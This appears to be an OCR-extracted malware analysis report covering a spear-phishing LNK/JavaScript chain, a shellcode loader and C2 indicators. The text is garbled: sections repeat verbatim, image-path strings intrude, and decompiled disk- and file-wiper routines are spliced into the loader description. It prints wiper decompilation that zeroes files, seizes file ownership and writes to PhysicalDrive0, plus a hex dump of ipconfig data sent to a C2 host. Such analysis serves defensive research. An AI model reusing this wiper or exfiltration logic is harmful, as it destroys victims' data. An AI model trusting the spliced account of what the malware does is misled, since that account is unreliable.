    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
